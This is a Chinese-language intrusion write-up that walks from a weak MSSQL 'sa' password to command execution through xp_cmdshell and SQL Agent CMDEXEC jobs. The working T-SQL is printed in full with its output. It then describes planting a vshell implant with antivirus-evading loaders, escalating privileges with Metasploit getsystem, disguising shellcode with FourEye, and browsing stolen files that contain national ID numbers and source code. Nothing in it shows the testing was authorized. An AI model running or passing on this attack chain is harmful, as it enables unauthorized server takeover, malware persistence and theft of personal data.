从mssql到rdp远程桌面连接
开端

fscan扫描,爆出mssql弱密码san:1
使用sqsh连接mssql
sqsh -S 10.99.xx.xx -U sa -P 1首次xp_cmdshellRCE尝试
为了执行命令,首先查看最短最方便的路径xp_cmdshell命令执行
启动xp_cmdshell
1> EXEC sp_configure 'show advanced options', 1;
2> RECONFIGURE;
3> go
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install. (return status = 0)查询xp_cmdshell是否启用
1>EXEC sp_configure 'xp_cmdshell';
2>go

name
        ----------------------------------------------------------------------------------------------------------------
        xp_cmdshell

        minimum     maximum     config_value run_value
        ----------- ----------- ------------ -----------
                  0           1            1           1
显示已经启用
但是在命令执行时却出现问题
1> EXEC xp_cmdshell 'whoami';
2> go
Msg 15121, Level 16, State 21 Server 'ZHANGWEI', Procedure 'xp_cmdshell', Line 1
An error occurred during the execution of xp_cmdshell. A call to 'CreateProcess' failed with error code: '5'. (return status = 15121)
错误代码5,这表示“访问被拒绝”。这通常是由于SQL Server服务账户没有足够的权限来执行命令。
尝试使用方案二进行命令执行
SQL Agent 作业RCE
首先查询SQL Agent是否启动
1> DECLARE @agent_status INT;
EXEC master.dbo.xp_regread
'HKEY_LOCAL_MACHINE',
'SYSTEM\CurrentControlSet\Services\SQLSERVERAGENT',
'Start',
@agent_status OUTPUT;
SELECT
	CASE @agent_status
		WHEN 2 THEN 'Auto Start'
		WHEN 3 THEN 'Manual Start'
		WHEN 4 THEN 'Disabled'
		ELSE 'Unknown'
	END AS AgentStatus;
2> go
(return status = 0)

AgentStatus
------------------------------------------------
Auto Start (1 row affected)查询到agent状态为自启动,意味指agent现在处于启动状态
准备步骤
1> USE msdb;
2> go
1> EXEC dbo.sp_add_job
	@job_name = 'SystemMaintenance',
	@enabled = 1,
	@description = 'System maintenance tasks';
2> go
(return status = 0)
切换上下文到msdb系统数据库
执行系统存储过程 sp_add_job,并设置相应参数以及描述
总结:
这段代码在 msdb数据库中创建了一个名为 SystemMaintenance 的 SQL Server 代理作业,该作业处于启用状态,并添加了描述信息。后续需要进一步配置作业步骤(如备份数据库、重建索引等)和调度计划,才能使作业实际运行。
(复杂)添加作业步骤
步骤一RunWhoami:
EXEC dbo.sp_add_jobstep
    @job_name = 'SystemMaintenance',
    @step_name = 'RunWhoami',
    @subsystem = 'CMDEXEC',
    @command = 'whoami > C:\Windows\Temp\output.txt',
    @retry_attempts = 1,
    @retry_interval = 5;
go
(return status = 0)参数:
@subsystem = 'CMDEXEC':执行操作系统命令@command = 'whoami':显示当前用户身份@retry_attempts = 1:失败时重试1次@retry_interval = 5:重试间隔5分钟
(TSQL步骤)步骤二CaptureOutput:
EXEC dbo.sp_add_jobstep
    @job_name = 'SystemMaintenance',
    @step_name = 'CaptureOutput',
    @subsystem = 'TSQL',
    @command = 'DECLARE @output VARCHAR(MAX);
               SET @output = (SELECT BulkColumn FROM OPENROWSET(BULK N''C:\Windows\Temp\output.txt'', SINGLE_CLOB) AS Contents);
               EXEC msdb.dbo.sp_update_job @job_name = ''SystemMaintenance'', @description = @output;',
    @database_name = 'msdb',
    @on_success_action = 3;
go
(return status = 0)- 作用:
- 读取第一步生成的
C:\Windows\Temp\output.txt文件 - 将文件内容更新到作业描述中
- 读取第一步生成的
- 关键参数:
@on_success_action = 3:成功后转到下一步骤
步骤三Cleanup:
EXEC dbo.sp_add_jobstep
    @job_name = 'SystemMaintenance',
    @step_name = 'Cleanup',
    @subsystem = 'CMDEXEC',
    @command = 'del C:\Windows\Temp\output.txt',
    @on_success_action = 1;
go
(return status = 0)- 功能:添加清理步骤
- 作用:删除第一步生成的临时文件
- 参数:
@on_success_action = 1:成功后退出报告成功
以上就是设置agent的主要命令,接下来是一些必要命令:
绑定作业到服务器:
EXEC dbo.sp_add_jobserver
    @job_name = 'SystemMaintenance',
    @server_name = N'(local)';
go
(return status = 0)- 功能:将作业附加到本地服务器实例
- 必需步骤:否则作业无法运行
启动作业:
EXEC dbo.sp_start_job 'SystemMaintenance';
go
Job 'SystemMaintenance' started successfully.
(return status = 0)- 功能:立即启动作业
- 输出:成功启动确认
后来使用简化版步骤,只需要把第一步的重定向删除即可,因为sql agent会自动捕获标准输出
检查步骤
检查作业状态
EXEC msdb.dbo.sp_help_job @job_name = 'SystemMaintenance';
GO
这次输出的形式较为混乱
以下是格式化后的查询结果输出:
| 字段 | 值 |
|---|---|
| Core Job Details | |
| job_id | 791449ED-1595-4170-BA3C-937FDEBA778A |
| originating_server | ZHANGWEI |
| name | SystemMaintenance |
| enabled | 1 (启用) |
| description | System maintenance tasks |
| start_step_id | 1 |
| category | [Uncategorized (Local)] |
| owner | sa |
| notify_level_eventlog | 2 |
| date_created | Oct 13 2025 08:57PM |
| date_modified | Oct 13 2025 08:58PM |
| last_run_date | 20251013 |
| last_run_time | 205821 |
| last_run_outcome | 1 (成功) |
| current_execution_status | 4 (空闲) |
| Job Steps | |
| step_id | 1, 2, 3 |
| step_name | RunWhoami, CaptureOutput, Cleanup |
| subsystem | CMDEXEC, TSQL, CMDEXEC |
| Job Schedules | 无 |
说明:
last_run_outcome=1表示作业最后一次运行成功current_execution_status=4表示作业当前空闲- 步骤顺序:RunWhoami → CaptureOutput → Cleanup
SELECT description
FROM msdb.dbo.sysjobs
WHERE name = 'SystemMaintenance';
GO| description |
|---|
| System maintenance tasks |
关键发现:
描述仍为初始值,证明第二步(CaptureOutput)未能成功更新作业描述
sp_help_jobhistory作业历史记录
EXEC msdb.dbo.sp_help_jobhistory @job_name = 'SystemMaintenance';
GO| 字段 | 值 |
|---|---|
| Job History | |
| job_id | 791449ED-1595-4170-BA3C-937FDEBA778A |
| job_name | SystemMaintenance |
| run_status | 1 (成功) |
| run_date | 20251013 |
| run_time | 205821 |
| run_duration | 0 (秒) |
| retries_attempted | 0 |
| server | ZHANGWEI |
关键分析:
. 所有步骤都报告成功(run_status=1)
. run_duration=0 表示执行时间过短未被记录
. 存在两条相同记录(可能因多步骤生成)
查看回显
首先获得job_id:
SELECT job_id
FROM msdb.dbo.sysjobs
WHERE name = 'SystemMaintenance';
go

 job_id
 ------------------------------------
 791449ED-1595-4170-BA3C-937FDEBA778A
查询命令执行历史(包含命令执行回显):
SELECT step_id, step_name, run_status, message
FROM msdb.dbo.sysjobhistory
WHERE job_id = '791449ED-1595-4170-BA3C-937FDEBA778A'
ORDER BY run_date DESC, run_time DESC;在查询结果中,message列包含完整的命令输出
已以用户 WORKGROUP\ZHANGWEI$ 的身份执行。
nt authority\network service.   <- 这是命令的实际输出
进程退出代码 0。.
该步骤成功。agent功能成功捕获了简化版本的步骤的标准输出结果。
至此agent RCE已经成功
xp_cmdshell玄学问题
经过多次实验,发现xp_cmdshell真的很玄学,有时候启用了xp_cmdshell会返回code5,但是在随便执行查询语句后(最好进行系统数据库查询)就又可以执行xp_cmdshell,有时候在关掉xp_cmdshell后再开启,又返回code5。但有时候关闭再打开仍然正常,真的很玄学,那么我们接下来就该进行弹shell以及其他操作。
这里我使用vshell,vshell可以方便的进行文件上传和其他各种功能,比如插件还有自启动之类的,管理也很方便
随后通过tasklist发现又杀软在运行,好在市面上vshell的免杀加载器比较丰富,于是直接传马,成功上线
随后翻看存储文件,发现了许多价值信息,身份证号还有各种项目源码,各种其他内容。
进一步渗透可以尝试远程桌面,但是添加用户需要提权,这里的提权我选择转到msf框架下,msf的一键提权getsysterm很方便,并且拥有systerm权限后再把shell弹回vshell就可以用很多插件,以及方便的添加自启动了。

需要注意的是,msf生成的shellcode并不免杀,所以我们需要结合市面上的工具进行免杀处理,我选择了FourEye进行免杀处理